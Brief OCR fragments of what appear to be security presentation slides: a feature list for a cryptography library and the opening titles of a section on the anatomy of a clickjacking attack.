
- A simple API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java implementation
- Inferior Python and C++ support because Java is way cooler

[6]


Anatomy of a Clickjacking Attack




First, make a tempting site



